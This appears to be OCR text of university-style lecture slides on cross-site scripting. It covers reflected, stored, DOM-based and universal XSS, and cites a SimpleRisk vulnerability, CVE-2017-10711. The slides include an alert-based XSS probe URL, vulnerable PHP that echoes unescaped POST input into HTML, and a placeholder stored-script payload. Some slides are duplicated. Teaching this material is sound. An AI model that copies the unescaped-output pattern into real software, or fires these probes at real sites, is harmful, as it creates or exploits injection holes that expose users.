

antville.org - 404 - not found - Microsoft Internet Explorer
Datei Bearbeiten Ansicht Favoriten Extras ?
Zurück Suchen Favoriten
Adresse
Wechseln zu
Links Blink this site viewCookies
Microsoft Internet Explorer
OK
Internet

http://www.antville.org/<script>alert("XSS");</script>

XSS

XSS Attacks on Class101 Website

- The vulnerability reported in the Hack Class101 activity



class101.net 내용:

1

CVE-2017-10711, SimpleRisk

```
<?PHP
    $username = $_POST[‘user’];
    if(isset($username)){
        echo “<tr><td width=\"20%\">” .
              $escaper->escapeHtml($lang[‘username’]) .
             “:&nbsp;</td><td width=\"80%\"><input class=\"input-
              medium\" name=\"user\" value=\"{$username}\"
              id=\"user\" type=\"text\"
              /></td></tr>\n”;
    }
?>
```

CVE-2017-10711, SimpleRisk

```
<?PHP
    $username = $_POST['user'];
    if(isset($username)){
        echo "<tr><td width=\"20%\">" .
                $escaper->escapeHtml($lang['username']) .
               ":&nbsp;</td><td width=\"80%\"><input class=\"input-
                medium\" name=\"user\" value=\"{$username}\"
                id=\"user\" type=\"text\"
                /></td></tr>\n";
    }
?>
```

Research: Related Works

- NAVEX: Precise and Scalable Exploit Generation for Dynamic Web Applications, ***USENIX SEC ‘18***

- Link: Black-Box Detection of Cross-Site Scripting Vulnerabilities Using Reinforcement Learning, ***WWW ‘22***

XSS Type (IMPORTANT!!)

- Reflected XSS (Server-side XSS)
- Stored XSS
- DOM-based XSS (Client-side XSS)
- Universal XSS

XSS Type (IMPORTANT!!)


- Reflected XSS (Server-side XSS)
- Stored XSS
- DOM-based XSS (Client-side XSS)
- Universal XSS

Stored XSS Attacks

- The attacker **stores** the JS code in the server-side component (e.g., DB)
  - Code is not immediately reflected, rather stored in database

- Also known as persistent server-side XSS attacks


Stored XSS Attacks – Scenario



```
<script>
  attack()
</script>
```

Code is not immediately reflected, rather *stored in database*

Stored XSS Attacks – Scenario



Create Thread

A thread is a series of posts related to the same subject. Threads provide an organizational stru
posts the first message. More Help

* *Indicates a required field.*


MESSAGE

* Subject: Exam Score


Message
For the toolbar, press ALT+F10 (PC) or ALT+FN+F10 (Mac).

Paragraph | Arial | 24pt

